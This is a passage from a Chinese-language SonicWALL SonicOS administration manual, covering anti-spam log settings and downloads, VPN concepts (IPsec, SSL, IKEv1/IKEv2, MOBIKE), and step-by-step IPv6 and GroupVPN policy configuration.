2 单击**确定**。**反垃圾邮件 > LDAP 配置**页面顶部随即显示一条成功消息

100

配置反垃圾邮件日志

- 第 995 页的反垃圾邮件 > 高级
  - 第 996 页的下载系统/日志文件
  - 第 997 页的选择日志信息的数量和级别

反垃圾邮件 > 高级

在**反垃圾邮件 > 高级**页面上，您可以从服务器下载日志或系统配置文件，以及配置日志级别。



主题：

- 第 996 页的下载系统/日志文件
- 第 997 页的选择日志信息的数量和级别

下载系统/日志文件

注：有些日志文件名（例如 commonlogs 目录中的文件名）包含两位数，例如 12.log。“12”表示该文件是最近月份第 12 天的日志。有些日志文件名以数字结尾，例如 MlfThumbUpdate_2.log。“2”表示这是更早的日志。当前日志为 MlfThumbUpdate.log。下一个最近日志是 MlfThumbUpdate_0.log，再下一个是 MlfThumbUpdate_1.log，依此类推。

大多数日志数据采用格林威治标准时间 (GMT)，而不是采用日志记录服务器的时间。这同样适用于日志文件的名称。

从 *SonicWALL* 电子邮件安全服务器下载日志或系统配置文件的步骤如下：

1 转至**反垃圾邮件 > 高级**的**下载系统/日志文件**部分。



2 从**文件类型**下拉菜单选择要下载的文件类型。将自动以该文件类型填充**选择特定文件**列表。



3 从**选择特定文件**列表，选择一个或多个特定项目。如需选择多个文件，按住 Shift 键或 Ctrl 键同时选中文件。**下载** 下载 和**电子邮件收件人...** 将电子邮件发送到... 按钮可用。

注：所选文件将压缩到一个 zip 文件中。

4 单击：

- **下载**按钮将文件下载到本地硬盘。
- **电子邮件收件人...**按钮，用电子邮件发送**发送至**对话框显示的文件。



a 在**发送来自此电子邮件地址的文件**字段输入发送者的电子邮件地址。默认为**邮件管理员**。

b 在**收件人电子邮件地址**字段输入收件人的电子邮件地址。

c 单击**发送**按钮。

注：根据电子邮件系统的限制，用电子邮件发送非常大的文件和目录可能会出现问题。

选择日志信息的数量和级别

可以在**其他设置**部分选择日志中存储的系统报告信息量。

配置日志信息的级别和数量的步骤如下：

1 转至**反垃圾邮件 > 高级**的**其他设置**部分。



2 单击**管理** 管理 按钮。将显示**设置日志级别**对话框。



3 从**默认日志级别**下拉菜单选择默认日志级别；日志级别将从最低到最高列出：

> **注：**默认日志级别越高，记录的事件越多。例如，**信息**级别也记录**跟踪**和**调试**级别。

- **跟踪** – 最低级别
- **调试**
- **信息** – 默认
- **警告**
- **错误**
- **致命** – 最高级别

除非特别指定覆盖，所有在此处设置的日志都将严格遵守默认级别。

4 如需对**覆盖**部分的日志进行修改，取消选择**符合默认级别**复选框。用于所有服务类别的所有下拉菜单都变为可用。

5 如需更改特定服务和子服务的日志级别，从要更改的服务 / 子服务的**选择日志级别**下拉菜单，选择想要的日志级别。级别与步骤 3 中的级别相同，外加**符合**选项。

> **注：**所有服务和子服务类别的默认日志级别是**符合**，即使用**默认日志级别**下拉菜单中设置的日志级别。

6 另外，选择要保留的日志文件的数量。默认情况下，垃圾箱保留以下服务的 3 个日志文件：

- SMTP
- 个性特征更新器
- 资源监视器
- 复制器
- 服务监视器
- Web UI

生成第四个日志文件后，将丢弃最旧的日志文件，第二旧的变为最旧，第三旧的变为第二旧。

a 您可从服务的**计数**下拉菜单选择一个数字，增加为服务保存的日志数量。

- **3**
- **5**
- **6**
- **7**
- **8**
- **9**
- **10**

保存较少数目的日志可节省磁盘空间，但旧数据可能不可用。更多数目的日志可保留更多数据，但需要更多磁盘空间。

7 另外，可从**大小**下拉菜单选择服务日志的大小（参见步骤 6）。每个日志的默认大小为 **10 Mb**。

您可以 10 MB 为增量增加日志大小，范围 10 Mb（默认）到 100 Mb。较小日志大小可节省磁盘空间，但较大日志包含更多数据。

> **重要：**需要重启 Tomcat 服务器来更改日志大小。

8 单击**应用更改**按钮以保存所做的更改。

将日志级别恢复为默认值的步骤如下：

1 单击**重置为默认设置**  按钮。

101

下载反垃圾邮件桌面按钮

- 第 999 页的反垃圾邮件 > 下载

反垃圾邮件 > 下载

在**反垃圾邮件 > 下载**页面上，您可以将 SonicWALL 的最新垃圾邮件阻断按钮之一下载并安装到桌面上。



通过点击一个链接，你可以将这些按钮下载到你的桌面：

- "垃圾邮件"和"非垃圾邮件"按钮，使 Email Security 迅速了解您需要什么邮件、不需要什么邮件。从以下版本中选择一个：
  - 用于 **Windows（32 位）Outlook（32 位）和 Outlook Express（试用版）的 Anti-Spam Desktop**
  - 用于 **Windows（32 位）Outlook（64 位）和 Outlook Express（试用版）的 Anti-Spam Desktop**
  - 用于 **Windows（64 位）Outlook（64 位）和 Outlook Express（试用版）的 Anti-Spam Desktop**
- "垃圾邮件"按钮，使 Email Security 迅速了解您的需求。从以下版本中选择一个：
  - 用于 **Outlook（32 位）的"垃圾邮件"按钮**
  - 用于 **Outlook（64 位）的"垃圾邮件"按钮**

第 14 部分

VPN

- 配置 **VPN** 策略
- 配置高级 **VPN** 设置
- 配置 **VPN** 上的 **DHCP**
- 配置 **L2TP** 服务器和 **VPN** 客户端访问

102

配置 VPN 策略

- 第 1001 页的 VPN > 设置
  - 第 1002 页的 VPN 概述
  - 第 1006 页的 VPN 设置和显示
  - 第 1008 页的在 SonicOS 中配置 VPN
  - 第 1040 页的基于路由的 VPN
  - 第 1044 页的网络的冗余静态路由
  - 第 1044 页的丢弃隧道接口
  - 第 1046 页的已编号的 VPN 隧道接口
  - 第 1050 页的 VPN 自动添加的访问规则控制

VPN > 设置

VPN > 设置页面提供用于配置 VPN 策略的功能。通过此页面可配置站对站 VPN 策略和 GroupVPN 策略。**VPN > 设置**页面还将显示当前活动 VPN 隧道表。



主题：

- 第 1002 页的 VPN 概述
- 第 1006 页的 VPN 设置和显示
- 第 1008 页的在 SonicOS 中配置 VPN

- 第 1040 页的基于路由的 VPN
- 第 1044 页的网络的冗余静态路由
- 第 1044 页的丢弃隧道接口
- 第 1046 页的已编号的 VPN 隧道接口
- 第 1050 页的 VPN 自动添加的访问规则控制


VPN 概述

虚拟专用网 (VPN) 通过公共互联网在两个或更多计算机或受保护网络之间提供安全连接。它提供身份验证以确保信息在正确的参与方之间往来。它提供安全性以保护信息，防止其在中途受到查看或窜改。

Internet 协议安全性 (IPsec) 和安全套接字层 (SSL) 发明之前，远程计算机或网络之间的安全连接需要专用线路或卫星链路。这既不灵活，也不便宜。



VPN 通过互联网建立安全隧道，从而获得可靠性和安全性与专用线路不相上下的连接。此隧道并非物理连接，因而更具弹性，您可以随时调整以增加更多节点、更改节点或干脆移除节点。而且其成本非常低，因为它使用现有互联网基础设施。



注：除 VPN 隧道接口外，SonicOS 还支持：

- WLAN 隧道接口（如需配置 WLAN 接口的更多信息，请参阅第 250 页的配置无线接口）。
- IPv6 至 IPv4 隧道接口（如需配置这些接口的更多信息，请参阅第 1749 页的配置 IPv6 隧道接口）。

主题：

- 第 1003 页的 VPN 类型
- 第 1003 页的 VPN 安全性

VPN 类型

当今广泛使用的主要有两类 VPN：

- **IPsec VPN**：IPsec 是一组用于确保网络通信数据包处理层安全性的协议。IPsec 的一个优势是安全配置的处理不需要更改个别用户的计算机。SonicOS 支持创建和管理 IPsec VPN。

  IPsec 提供两种安全服务选择：

  - 验证标头 (AH)，本质上允许验证数据发送方。
  - 封装安全有效负载 (ESP)，支持验证数据发送方和加密。

  与各服务相关的特定信息插入 IP 数据包头之后的报头中的数据包中。

- **SSL VPN**：安全套接字层 (SSL) 是一种用于管理互联网上消息传输（一般通过 HTTPS）安全性的协议。SSL 使用互联网的超文本传输协议 (HTTP) 层与传输控制协议 (TCP) 层之间的程序层。SSL 采用 RSA 的公钥/私钥加密系统，同时还使用数字证书。SRA/SMA 设备利用 SSL 确保 VPN 隧道安全性。

  SSL VPN 的一个优势是多数 Web 浏览器已经内置 SSL。不需要特殊 VPN 客户端软件或硬件。

  > **注**：Dell SonicWALL 让您可以使用的 SRA/SMA 设备与运行 SonicOS 的 Dell SonicWALL 网络安全设备协调一致，或独立于后者。
  >
  > 如需 Dell SonicWALL SRA/SMA 设备信息，请参阅 Dell SonicWALL 移动安全产品网站：http://www.software.dell.com/products/mobile-access-security/。

VPN 安全性

IPsec VPN 流量通过两个阶段来保证安全：

- **身份验证**：第一阶段利用公钥/私钥对的公钥部分交换，确定流量发送者和接收者的真实性。该阶段成功后，VPN 隧道才能建立。
- **加密**：VPN 隧道中的流量利用 AES 或 3DES 等加密算法加密。

除非使用手工密钥（必须将相同的密钥输入 VPN 中的各节点），用于认证 VPN 成员和加密/解密数据的信息交换采用 Internet 密钥交换 (IKE) 协议来交换认证信息（密钥）并建立 VPN 隧道。SonicOS 支持两个版本的 IKE：

- 第 1003 页的 IKE 版本 1
- 第 1004 页的 IKE 版本 2

IKE 版本 1

IKE 版本 1 (IKEv1) 采用两阶段过程来确保 VPN 隧道的安全性。

- **IKE 阶段 1** 是身份验证阶段。隧道两端的节点或网关相互验证身份，交换加密/解密密钥，建立安全隧道。
- **IKE 阶段 2** 是协商阶段。通过认证后，两个节点或网关就会协商加密和数据验证（使用哈希算法）方法，以便用于通过 VPN 传递的数据，且协商隧道中的安全关联 (SA) 数目及其生命周期（经过该时间后，需要重新协商加密/解密密钥）。

主题：

- 第 1003 页的 IKE 阶段 1
- 第 1004 页的 IKE 阶段 2

IKE 阶段 1

在 IKEv1 中，有两种方法可交换身份验证信息：

- **主模式**：发起 VPN 的节点或网关查询接收端的节点或网关，二者交换验证方法、公钥和身份信息。这通常需要 6 条往返消息。主模式下的身份验证消息顺序如下：

1 发起者发送一个发起者支持的加密算法列表。

2 响应者用其支持的加密算法列表回应。

3 发起者针对第一个双方支持的加密算法发送一个公钥（Diffie-Hellman 公钥/私钥对的一部分）。

4 响应者用同一加密算法的公钥回应。

5 发起者发送身份信息（通常是一个证书）。

6 响应者用身份信息回应。

- **挑战模式：**为将身份验证期间交换的消息数目减半，将取消使用何种加密算法的协商。发起者提议一种算法，响应者回应是否支持该算法：

  1 发起者提议使用一种加密算法并发送其公钥。

  2 响应者用一个公钥和身份证明回应。

  3 发起者发送身份证明。通过认证后，VPN 隧道利用 2 个 SA 建立，每个 SA 均是从一个节点到另一个节点。

IKE 阶段 2

在 IKE 阶段 2 中，双方协商要使用的安全类型、对通过隧道的流量使用何种加密算法（如需要），以及隧道的生命周期（经过该时间后，需要重新协商密钥）。

用于个别数据包的安全类型有两种：

- **加密安全有效负载 (ESP)**，各数据包的数据部分利用双方协商的协议加密。
- **认证报头 (AH)**，各数据包的报头包含认证信息，确保信息真实可靠，未经窜改。使用 AH 的数据不使用加密。

对于通过 VPN 的流量，SonicOS 支持下列加密算法：

- DES
- 3DES
- AES-128
- AES-192
- AES-256

如需 IKEv1 的更多信息，请参阅最初定义 IKE 是三个规范：RFC 2407、RFC 2408 和 RFC 2409，网址如下：

- http://www.faqs.org/rfcs/rfc2407.html – *ISAKMP* 解释的互联网 *IP* 安全域
- http://www.faqs.org/rfcs/rfc2408.html – *RFC 2408* – 互联网安全关联和密钥管理协议 *(ISAKMP)*
- http://www.faqs.org/rfcs/rfc2409.html – *RFC 2409* – 互联网密钥交换 *(IKE)*

IKE 版本 2

IKE 版本 2 (IKEv2) 是一种用于协商和建立安全关联的较新协议。IKEv2 提高了安全性，简化了架构，并增强了对远程用户的支持。IKEv2 支持次要网关。

IKEv2 是新建 VPN 策略的默认建议类型。

IKEv2 与 IKEv1 不兼容。使用 IKEv2 时，VPN 中的所有节点都必须使用 IKEv2 建立隧道。IKEv2 不支持 VPN 上的 DHCP。

IKEv2 相比于 IKEv1 有如下优势：

- 更安全
- 更可靠
- 更简单
- 更快速
- 可扩展
- 建立连接的消息交换更少

- 支持 EAP 身份验证
- 支持 MOBIKE
- 内置 NAT 贯穿
- 默认启用“保持活动”

IKEv2 支持 IP 地址分配和 EAP，支持不同的验证方法和远程访问情形。利用 IKEv2 建立 SA 所需的消息交换数目远少于 IKEv1 主模式，同时比 IKEv1 挑战模式更安全、更灵活。重新协商密钥期间的延迟因而也得以降低。随着 VPN 扩大，多个节点或网关之间的隧道越来越多，IKEv2 可减少每个隧道所需的 SA 数目，从而降低所需的带宽和管理开销。

IKEv2 中的 SA 称为子 SA，在 VPN 隧道的生命周期内可以随时独立地创建、修改、删除。

主题：

- 第 1005 页的 IKEv2 的初始化和身份验证
- 第 1005 页的 IKEv2 的 SA 协商
- 第 1006 页的 IKEv2 移动性和多宿主协议

IKEv2 的初始化和身份验证

IKEv2 利用一对消息交换（两个消息/响应对）初始化 VPN 隧道。

- 发起通信：第一对消息 (IKE_SA_INIT) 协商加密算法，交换 nonce（随机产生并发送的值，用以防止消息重复），并执行公钥交换。
  a 发起者发送支持的加密算法列表、公钥和 nonce。
  b 响应者发送选定的加密算法、公钥、nonce 和身份验证请求。
- 身份验证：第二对消息 (IKE_AUTH) 认证之前的消息，交换身份和证书，建立第一个 CHILD_SA。这些消息的一部分经过加密，完整性利用 IKE_SA_INIT 交换建立的密钥来保护，因此会隐藏身份，防止窃听，消息中的所有字段都已认证。
  a 发起者发送身份证明，如共享密钥或证书等，并请求建立子 SA。
  b 响应者发送匹配的身份证明，完成子 SA 的协商。

IKEv2 的 SA 协商

该交换包括一个请求/响应对，在 IKEv1 中称为阶段 2 交换。初步交换完成后，SA 的任一端均可发起该交换。

初步交换之后的所有消息都利用 IKE 交换的前两条消息协商的加密算法和密钥加密保护。

任一端点均可发起 CREATE_CHILD_SA 交换，因而在本节中，“发起者”是指发起此交换的端点。

1 发起者发送一个子 SA 提议，如果数据要加密，还会发送加密方法和公钥。
2 响应者接受子 SA 提议，如果其中包括加密信息，则还会发送公钥。

注：如需 IKEv2 的更多信息，请参阅规范 RFC 4306，网站如下：http://www.ietf.org/rfc/rfc4306.txt。

如需在 SonicOS 中配置 VPN 的信息，请参阅：

- 第 1008 页的在 SonicOS 中配置 VPN
- 第 1009 页的配置 IPv6 的 VPN
- 第 1012 页的配置 GroupVPN 策略
- 第 1022 页的站对站 VPN 配置
- 第 1022 页的创建站对站 VPN 策略
- 第 1050 页的 VPN 自动添加的访问规则控制

IKEv2 移动性和多宿主协议

IKEv2 移动性和多宿主协议 (MOBIKE) 提供保持 VPN 会话的能力，当用户从一个 IP 地址移动到另一个时，无需与网关重新建立 IKE 安全关联。例如，用户使用办公室内的固定以太网连接时，可以建立一个 VPN 隧道。MOBIKE 允许用户断开笔记本电脑的连接，移动到办公室的无线 LAN 中，而不会中断 VPN 会话。


MOBIKE 操作透明，不需要您做任何额外配置，也无需用户考虑这个问题。

VPN 设置和显示

主题：

- 第 1006 页的 VPN 全局设置
- 第 1006 页的 VPN 策略
- 第 1007 页的目前活动的 VPN 隧道

VPN 全局设置



VPN > 设置页面的**全局 VPN 设置**部分显示下列信息：

- **启用 VPN** - 必须选中才能通过 Dell SonicWALL 安全策略支持 VPN 策略。
- **唯一的防火墙标识符** – 用于配置 VPN 隧道的此 SonicWALL 设备的标识符。默认值为防火墙的序列号。可以将标识符更改为对您有意义的标识符。

VPN 策略



现有全部 VPN 策略都显示在 **VPN 策略**表中。每个条目显示下列信息：

- **名称** – 默认名称或用户定义的 VPN 策略名称。
- **网关** – 远程防火墙的 IP 地址。如果使用通配符 IP 地址，`0.0.0.0,`，则它将显示为 IP 地址。
- **目的** – 目标网络的 IP 地址。
- **密钥套件** – 用于 VPN 策略的加密类型。
- **启用** – 是否启用策略。选中该复选框以启用该 VPN 策略。清除该复选框以禁用。
- **配置** –

- 如需所有 VPN 策略，显示**编辑**图标。单击**编辑**图标可编辑 VPN 策略。
- 如需添加 VPN 策略，显示**删除**图标。单击**删除**图标将删除 VPN 策略。预定义的 GroupVPN 策略无法删除，因此其**删除**图标变暗。
- 如需 GroupVPN 策略，显示**导出**图标。单击**导出**图标可将 VPN 策略配置导出为文件，以便由 SonicWALL Global VPN Client 在本地安装。

VPN 策略表下方包括下列图标：

- **添加** - 访问 **VPN 策略**窗口以配置站对站 VPN 策略。
- **删除** - 删除所选策略（选中**名称**列中的 VPN 策略名称前的复选框）。无法删除 GroupVPN 策略。
- **全部删除** - 删除 VPN 策略表中除默认 GroupVPN 策略以外的全部 VPN 策略。

另外，在该表下方，如需站到站和 GroupVPN 策略，则显示：

- 定义的 VPN 策略数。
- 启用的策略数。
- 允许的最大策略数。

最多可以定义 4 个 GroupVPN 策略，每个区一个。**VPN 策略**表中默认列出这些 GroupVPN 策略：**WAN GroupVPN**、**LAN GroupVPN**、**DMZ GroupVPN** 和 **WLAN GroupVPN**。单击 GroupVPN 的**配置**列中的**编辑**图标，将显示 **VPN 策略**对话框以供配置 GroupVPN 策略。

注：如果 VPN 网关 IP 相同，一个 VPN 策略不能有两个不同的 WAN 接口。

目前活动的 VPN 隧道




此部分显示当前活动的 VPN 隧道列表。

单击**重新协商**按钮可强制 VPN 客户端重新协商 VPN 隧道。

查看 VPN 隧道统计

当前活动的 VPN 隧道表显示各个隧道的以下统计信息：

- **创建** – 隧道创建的日期和时间。
- **名称** – VPN 策略的名称。
- **本地** – 隧道的本地 LAN IP 地址。
- **远程** – 远程目标网络 IP 地址。
- **网关** – 对等网关 IP 地址。
- **统计信息**图标 – 鼠标悬停在此图标上时，显示 **VPN 隧道统计**弹出气球及动态隧道时间戳和发送至/发送出隧道的数据包/字节/片段数：



- **左箭头**图标 – 鼠标悬停在此图标时，将在 **VPN 策略**表中间，显示针对特定活动隧道的各自的 VPN 策略。如果 **VPN 策略**表跨越多个页面，则可快速查看相关的 VPN 策略，而不是滚动浏览该表以查找合适的策略。

在 SonicOS 中配置 VPN

SonicWALL VPN 基于业界标准 IPsec VPN 实现方案，提供易于设置且安全的解决方案，可通过互联网连接手机用户、远程工作者、远程办公室和合作伙伴。采用宽带（DSL 或电缆）或拨号接入互联网的手机用户、远程工作者和其他远程用户，可以通过防火墙上的 Dell SonicWALL Global VPN Client 和 GroupVPN 安全且轻松地访问您的网络资源。远程办公室网络可以利用支持网络对网络 VPN 连接的站对站 VPN 连接安全连接到您的网络。

GroupVPN 功能为 Global VPN Client 提供自动 VPN 策略设置。Dell SonicWALL 网络安全设备和 Global VPN Client 上的 GroupVPN 功能大大简化了 VPN 部署和管理。利用客户端策略设置技术，可以为 Global VPN Client 用户定义 VPN 策略。该策略信息自动从防火墙（VPN 网关）下载到 Global VPN Client，免去远程用户设置 VPN 连接的负担。

您可以在 **VPN > 设置**页面中配置 GroupVPN 或站到站 VPN 隧道。最多可以定义 4 个 GroupVPN 策略，每个区一个。还可以创建多个站到站 VPN。最多可以添加的策略数量取决于 SonicWALL 型号。

> **注：**必须在**用户 > 本地用户**或**用户 > 本地群组**页面上显式授予远程用户访问网络资源的权限。配置本地用户或本地群组时，**VPN 访问**选项卡会影响远程客户端利用 GVC 连接到 GroupVPN 的能力，此外还会影响远程用户使用 NetExtender 和 SSL VPN 虚拟办公室书签访问网络资源。要允许 GVC、NetExtender 或虚拟办公室用户访问网络资源，必须将网络地址对象或群组添加到 **VPN 访问**选项卡上的“允许”列表。

主题：

- 第 1009 页的配置 IPv6 的 VPN
- 第 1012 页的配置 GroupVPN 策略
- 第 1022 页的站对站 VPN 配置
- 第 1022 页的创建站对站 VPN 策略

配置 IPv6 的 VPN

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

在 **VPN > 策略**部分右上角的**视图 IP 版本**单选按钮中选择 **IPv6** 选项后，IPSec VPN 的 IPv6 配置方式与 IPv4 VPN 相似。



IPv6 目前不支持某些 VPN 功能，包括：

- 支持 IKEv2，但目前不支持 IKEv1
- 不支持 GroupVPN
- 不支持 DHCP Over VPN。

主题：

- 第 1010 页的常规选项卡
- 第 1010 页的网络选项卡
- 第 1011 页的建议选项卡
- 第 1011 页的高级选项卡

常规选项卡



在配置 IPv6 VPN 策略时，在**常规**选项卡上必须使用 IPv6 地址配置网关。不支持 FQDN。在配置 IKE 身份验证时，IPV6 地址可用于本地和对等 IKE ID。

注：IPv6 不支持 DHCP Over VPN 和 L2TP 服务器。

网络选项卡



在 VPN 策略的**网络**选项卡上，必须选择 IPV6 地址对象（或仅包含 IPv6 地址对象的地址群组）用于**本地网络**和**远程网络**。

不支持 DHCP Over VPN，因此受保护网络的 DHCP 选项不可用。

移除**本地网络**的**任何地址**选项和**远程网络**的 **Tunnel All** 选项。可以选择全零 IPv6 网络地址对象实现相同的功能和行为。

建议选项卡



在**建议**选项卡中，IPv6 和 IPv4 的配置完全相同，不过 IPv6 仅支持 **IKEv2 模式**。

高级选项卡



IPv6 的**高级**选项卡与 IPv4 的相类似，只有以下选项特定于 IP 版本：

表 146. 高级设置：可用选项基于 IP 版本

选项	IP 版本	
	IPv4	IPv6
启用组播	X	
启用 Keep Alive		X

表 146. 高级设置：可用选项基于 IP 版本

选项	IP 版本	
	IPv4	IPv6
允许 TCP 加速	X	
压制 为 VPN 策略自动访问规则的创建		X
禁用 IPsec 反重放		X
使用主要 IP 地址		X
指定本地网关 IP 地址		X

注：由于接口可以有多个 IPv6 地址，所以有时隧道的本地地址可能定期发生变化。如果用户需要一致的 IP 地址，则将 VPN 策略配置为绑定到接口，而不是绑定到区域，并手动指定地址。地址必须是该接口的一个 IPv6 地址。

配置 GroupVPN 策略

GroupVPN 策略有利于防火墙管理员设置和部署多个 Global VPN Client。**GroupVPN** 仅适用于 Global VPN Client，推荐将 XAUTH/RADIUS 或第三方证书与 **GroupVPN** 一起使用以增强安全性。

在**网络 > 区域**页面，您可以为任何区域创建 GroupVPN 策略。SonicOS 为 WAN 和 WLAN 区域提供两个默认 GroupVPN 策略，因为这两个区域一般是受信任度低的区域。这两个默认 GroupVPN 策略列出在 **VPN > 设置**页面的“VPN 策略”面板中：

- WAN GroupVPN
- WLAN GroupVPN

在 **VPN 策略**对话框中，您可以从**验证方法**菜单为 IPsec 密钥模式选择**使用共享密钥的 IKE** 选项或**使用第三方证书的 IKE** 选项。

SonicOS 支持创建和管理 IPsec VPN。

提示：有关群组 VPN 和 Global VPN Client 的信息，请参见以下知识库文章。

- 多种类型群组 *VPN/Global VPN Client* 的应用场景及配置：
  https://support.software.dell.com/zh-cn/kb/sw7411
- 群组 *VPN/Global VPN Client* 相关问题故障排除：
  https://support.software.dell.com/zh-cn/kb/sw7569

主题：

- 第 1013 页的在 WAN 区域上配置 IKE 使用预共享密钥的 GroupVPN
- 第 1016 页的配置 IKE 使用第三方证书的的 GroupVPN
- 第 1021 页的导出 VPN 客户端策略

在 WAN 区域上配置 IKE 使用预共享密钥的 GroupVPN

配置 *WAN GroupVPN* 的步骤如下：

1 单击 **WAN GroupVPN** 条目的**编辑**图标。随即显示 **VPN 策略**对话框。



在**常规**选项卡中，**使用共享密钥的 IKE**是**验证方法**的默认设置。

2 共享密钥由防火墙自动生成，显示在**共享密钥**字段中。您也可以生成自己的共享密钥。共享密钥最少必须包含 4 个字符。

无法更改任何 GroupVPN 策略的名称。

3 单击**建议**选项卡继续配置过程。



4 在 **IKE（阶段 1）建议**部分，使用下列设置：

- 从 **DH 群组**下拉菜单中选择 DH 群组。
  - **群组 1**、**群组 2**（默认）、**群组 5** 或**群组 14** – 从 **DH 群组**下拉菜单中选择**群组 2**。

  注：Windows XP L2TP 客户端只能使用 DH 群组 2。


- 从**加密**下拉菜单中选择 **DES**、**3DES**（默认）、**AES-128**、**AES-192** 或 **AES-256**。

- 从**身份验证**下拉菜单中选择所需的验证方法：**MD5**、**SHA1**（默认）、**SHA256**、**SHA384** 或 **SHA512**。
- 在**生存时间（秒）**字段中输入一个值。默认设置为 **28800**，强制隧道每隔 8 小时重新协商和交换密钥。

5 在 **IPsec（阶段 2）建议**部分，选择下列设置：

- 从**协议**下拉菜单选择所需的协议。当前，**ESP**是唯一的选项。
- 从**加密**下拉菜单选择 **3DES**（默认）、**AES-128**、**AES-192** 或 **AES-256**。
- 从**验证**下拉菜单中选择所需的验证方法。**MD5**、**SHA1**（默认）、**SHA256**、**SHA384**、**SHA512**、**AES-XCBX** 或无。
- 如果希望增加 Diffie-Hellman 密钥交换以增强安全性，请选择**启用完全转发保密**。
- 在**生存时间（秒）**字段中输入一个值。默认设置为 **28800**，强制隧道每隔 8 小时重新协商和交换密钥。

6 单击**高级**选项卡。



7 选择您希望应用于 GroupVPN 策略的下列可选设置：

高级设置

- **禁用 IPsec 反重放** - 停止丢弃有重复序号的数据包。
- **启用组播** - 允许 IP 组播流量，如音频流（包括 VoIP）和视频流应用程序等，通过 VPN 隧道。
- **接收多个客户建议** - 允许接受多个客户建议，如“IKE (Phase 1) 建议”或“IKE（阶段 2）建议”。
- **启用 IKE 模式配置** – 允许 SonicOS 分配内部 IP 地址、DNS 服务器或 WINS 服务器给第三方客户端，例如 iOS 设备或 Avaya IP 电话。
- **通过该 SA 管理：** - 如果使用 VPN 策略管理防火墙，请选择管理方法：**HTTP**、**SSH** 或 **HTTPS**。

  注：SSH 仅对 IPv4 有效。

- **默认网关** - 对于该 VPN 策略，允许您为传入的 IPsec 数据包指定默认网络路由的 IP 地址。流入数据包由防火墙解码，并与防火墙中配置的静态路由比较。

由于数据包可以有任何 IP 地址目标，因此无法配置足够多的静态路由来处理流量。对于通过 IPsec 隧道接收的数据包，防火墙寻找一个路由。如果未找到任何路由，安全设备将检查有无默认网关。如果检测到默认网关，数据包将通过该网关路由。否则，丢弃数据包。

客户验证

- **需要 XAUTH 验证 VPN 客户端** - 要求该 VPN 隧道上的所有入站流量来自已认证用户。该 VPN 隧道不允许存在未认证的流量。默认已选中**受信任用户**组。您可以从 **XAUTH 用户组**用户菜单中的 XAUTH 用户的用户组中选择另一个用户组或**任何人**。
- **允许未验证的 VPN 客户访问** - 允许您启用未验证的 VPN 客户端访问。如果清除**需要 XAUTH 验证 VPN 客户**，**允许未验证的 VPN 客户端访问**菜单将激活。从预定义选项菜单中选择一个地址对象或地址组，或选择**创建新地址对象**或**创建新地址组**以新建一个。

8 单击**客户端**选项卡。

9 选择您希望应用于 GroupVPN 策略的下列设置：



用户名和密码的缓存

- **在客户端缓存 XAUTH 用户名和密码** - 允许 Global VPN Client 缓存用户名和密码：
  - **从不** - 不允许 Global VPN Client 缓存用户名和密码。启用连接时，以及每次发生 IKE 阶段 1 密钥重新协商时，就会提示用户输入用户名和密码。这是默认值。
  - **单一** - 每次启用连接时提示 Global VPN Client 用户输入用户名和密码，在连接禁用前，用户名和密码一直有效。用户名和密码一直使用到 IKE 阶段 1 密钥重新协商。
  - **始终** - 仅在启用连接时提示 Global VPN Client 用户输入用户名和密码一次。提示时，用户可以选择缓存用户名和密码。

客户连接

